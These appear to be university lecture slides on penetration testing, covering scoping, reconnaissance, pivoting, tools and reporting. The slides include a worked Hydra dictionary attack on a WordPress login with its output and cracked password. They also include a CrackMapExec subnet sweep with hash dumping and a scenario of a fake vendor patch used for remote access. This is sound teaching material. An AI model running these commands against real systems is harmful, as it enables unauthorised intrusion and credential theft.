CSI3670 Penetration Testing

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Overview

General penetration testing Examples

Spicy: https://v.redd.it/07f1h3yazao01

What is Penetration Testing?

The subject of seemingly 1 million BlackHat conference talks

A very good consulting gig...









Inspiration / Rant

How to Fix A Broken Window

C:\>net send * "Don't expect secure networks if you haven't empowered your internal security team."

Generalities

Testing your network's vulnerabilities from the inside and outside

Port scanning Vulnerability scanning Penetration testing

Can be **automated** to make life easier Can be **run manually** for in-depth testing



https://support.microsoft.com/en-us/help/4073119/protect-against-speculative-execution-side-channel-vulnerabilities-in?ranMID=24542&ranEAID=5ilgM3JW7X0&ranSiteID=5ilgM3JW7X0-gpbabGf.QHjNgSzWZdOuSA&tduid=(8f62015dc4fc38ed18abcff777c3dc32)(256380)(2459594)(5ilgM3JW7X0-gpbabGf.QHjNgSzWZdOuSA)()

For fun, something that could be deployed...

Install the PowerShell Module

PS> Install-Module SpeculationControl

Run the PowerShell module to validate the protections are enabled

PS> Import-Module SpeculationControl

PS> Get-SpeculationControlSettings

Purpose

Test a security plan / implementation Compliance (auditing)

Why do we need it?

Security is only as good as the latest exploit

Laptops are promiscuous

Disgruntled employees

Default server/workstation configurations

Users are dumb and will click anything



Generalities

What do we need to do?

Gather information about target

Identify entry points

Try to break in

Summarize findings/suggestions

[reconnaissance]

[port scan]

[internally or externally]

[what makes us ethical]



Who will do it?


Internal security team?

External security team?

If external, be **extremely** selective



Sample structure for large corporation



Reconnaissance

How can we perform reconnaissance?

Social engineering

https://www.youtube.com/watch?v=lc7scxvKQOo

https://www.youtube.com/watch?v=PWVN3Rq4qzw

https://www.youtube.com/watch?v=kHI90LbBwaQ

Directory lookup (perhaps scan Active Directory / LDAP phone books)

Get a full list of active (accessible) machines

Footprinting (network range) whois, nslookup, etc.

Press releases

Published security policies

Disgruntled employee social media posts

What types of machines do we want to hit?

Domain controllers

LDAP servers

Application servers

Workstations



How is pen testing done?

Either with or without the knowledge of the participants

You can perform penetration testing as if you are actually trying to break in

E.g.,

You call up an unsuspecting employee Socially-engineer out their username/password Break into the system

Or

Run automated tools to try to break past a firewall

Or...



But...

CYA still applies

Make sure that you have signed approval prior to starting any testing

Ensure you have **contact information** for critical staff

Know when maintenance windows are scheduled

Come to an **agreement** on deliverables and required reports



And a little more...

Scope agreements are also required!

What constitutes success?

Is it just finding an exploit or performing one?

Should compromised systems be tagged / removed from service?

Are screenshots valid or do you require guided tours or just text?

Timeline of work also required
Kind of sounds like a real project...





LIMITS?

Out of scope? Not for hackers

- Reading email in attempt to gain passwords
- Attacking workstations to gain network credentials
- Attacking administrative workstations to gain admin access
- Searching .txt and .doc files on workstations
- Searching .txt and .doc files on production systems
- Sniffing traffic
- Keystroke loggers
- Intentional denial of service
- The bad guys *can/may/will* do these things.


Internal vs. External Testing

Internal


"Inside" the network
Participate in trust relationships
May be part of an access control list
Placed in groups
etc.

External

We are "outside" the circle of trust



Steps



Pivoting?

Using an instance to allow us greater network access

Successful attack #1 allows attacks #2..n to be successful

For instance....

- a) You compromise a user (gaining internal access)
 - i) You claimed you were a vendor and they must visit a website to download a patch
 - ii) The 'patch' is a exploit giving full remote access
 - iii) This is our 'pivot point'
- b) Neat, the user's machine is dual-homed -- access to multiple networks
 - i) Dump the password hashes, add malicious network routes, etc.
- c) Port scan both networks for additional openings
 - i) Attack found machine using password hash dump
 - ii) Break into second machine not normally accessible


Attack Considerations

Scope of attack
Internal or external?
In-house or outsourced?

White hat vs. black hat

A white hat attacker is 'the good guy' Will report on vulnerabilities and so on

Black hat attackers will use the knowledge to their own nefarious means



Website Considerations

Website mirroring

If you can do a directory listing on your website...

Then I can crawl each link and pull down your entire site Including any hidden fields, cookies, etc.

Not everybody is smart and validates/authorizes users server-side...

Tools

Kali Linux

Debian-based

Pre-installed with pentesting programs

Can be run from LiveCD (USB)



Programs

whois : resolve IP addresses / domain names


Maltego: relationships between people/companies/websites/IP addresses/etc

Hydra : parallelized login cracker


Vega : website vulnerability scanner

... : many more as well


Maltego



Hydra



Vega



Let's crack our terrible WP password

Note: this is for white-hat hacking only. If you use this for anything other than penetration testing I will disavow you and disown you.

https://linuxconfig.org/test-wordpress-logins-with-hydra-on-kali-linux

- 1) Reconnaissance (get web form information)
 - a) Go to <IP>/wp-login.php
 - b) Find user name field
 - i) name="log"
 - c) Find password field
 - i) name="pwd"
 - d) Find hidden cookie field (under)
 - i) name="testcookie" value="1"

Now we need some cookie information

- 1) Check wp-login.php with cURL:
 - a) \$ curl -v http://<ip>/wp-login.php
 - b) Make note of Set-Cookie: wordpress_test_cookie
- 2) Make request with gathered information:
 - a) \$ curl -v --data 'log=erik&pwd=temp12345&wp-submit=Log+ln&testcookie=1' --cookie 'wordpress_test_cookie=WP+Cookie+check' http://<IP>/wp-login.php
 - b) This just shows it's working

- 3) Actually do this:
 - a) Generate a list of users/passwords to try (dictionary attack)
 - i) I will simplify mine, but the intent is that at least one of them is generated correctly

b) \$ hydra -L users.txt -P pass.txt <IP> -V http-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'

```
erik@e-ubuntu:~/pentesting$ hydra -L users.txt -P pass.txt 141.210.25.12 -V http
-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testc
ookie=1:S=Location'
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-03 11:48:10
[DATA] max 6 tasks per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 t
ries per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp" - 1 of 6 [child 0]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp1" - 2 of 6 [child 1]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12" - 3 of 6 [child 2]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12345" - 4 of 6 [child
31
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "12345 thats the same passw
ord i have on my luggage" - 5 of 6 [child 4]
[ATTEMPT] target 141.210.25.12 - login "erik" - pass "#spaceballs #referencesfor
days" - 6 of 6 [child 5]
[80][http-post-form] host: 141.210.25.12 login: erik password: temp12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-03 11:48:11
```

OpenVAS

Open-source vulnerability scanner

Nessus (also usually recommended) is a commercial vulnerability scanner

http://www.openvas.org/install-packages.html

Web-based tool for general vulnerability scans

https://www.youtube.com/watch?v=i-SyUae5cPc

Reporting

Sadly, the 'fun' stuff is all done Now you have to put your white hat back on

Reporting:

- Clear and concise
- Screenshots included
- Provide steps for:
 - Replicating attack
 - Rectifying attack
- Also mention the positives ... nobody likes being told they're doing everything wrong

Tips for Security

(Should sound familiar ... if you go into IT and I hear you don't do this I will silently shake my head in disapproval)

- 1) Principle of Least Privilege
- 2) Hardened applications (don't accept unclean data)
- 3) Manage your users appropriately
- 4) Create a strong separation of domains
- 5) Baseline your systems -- a misbehaving system may show performance degradation
- 6) Run security audits regularly

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/executive-summary

Other Stuff

Pentesting AD

https://blog.varonis.com/pen-testing-active-directory-environments-part-introduction-crackmapexec-powerview/

CrackMapExec

C:> crackmapexec.exe 141.210.25.0/24 -u fredericks -p "Temp12345" Add --lusers to see who is logged on Want to see password hashes? --lsa

NetBus!

https://www.youtube.com/watch?v=2c5NsB_fVp8

http://cdn.ttgtmedia.com/rms/security/Hacking%20with%20Kali_Ch7.pdf https://www.offensive-security.com/metasploit-unleashed/pivoting/

Group Time!

There are **five** classes left before team presentations begin

Get together with your teams and:

- 1) Figure out how your presentation will be structured
- On Moodle, submit who will be presenting what during the final presentation/demo timeslots by tomorrow night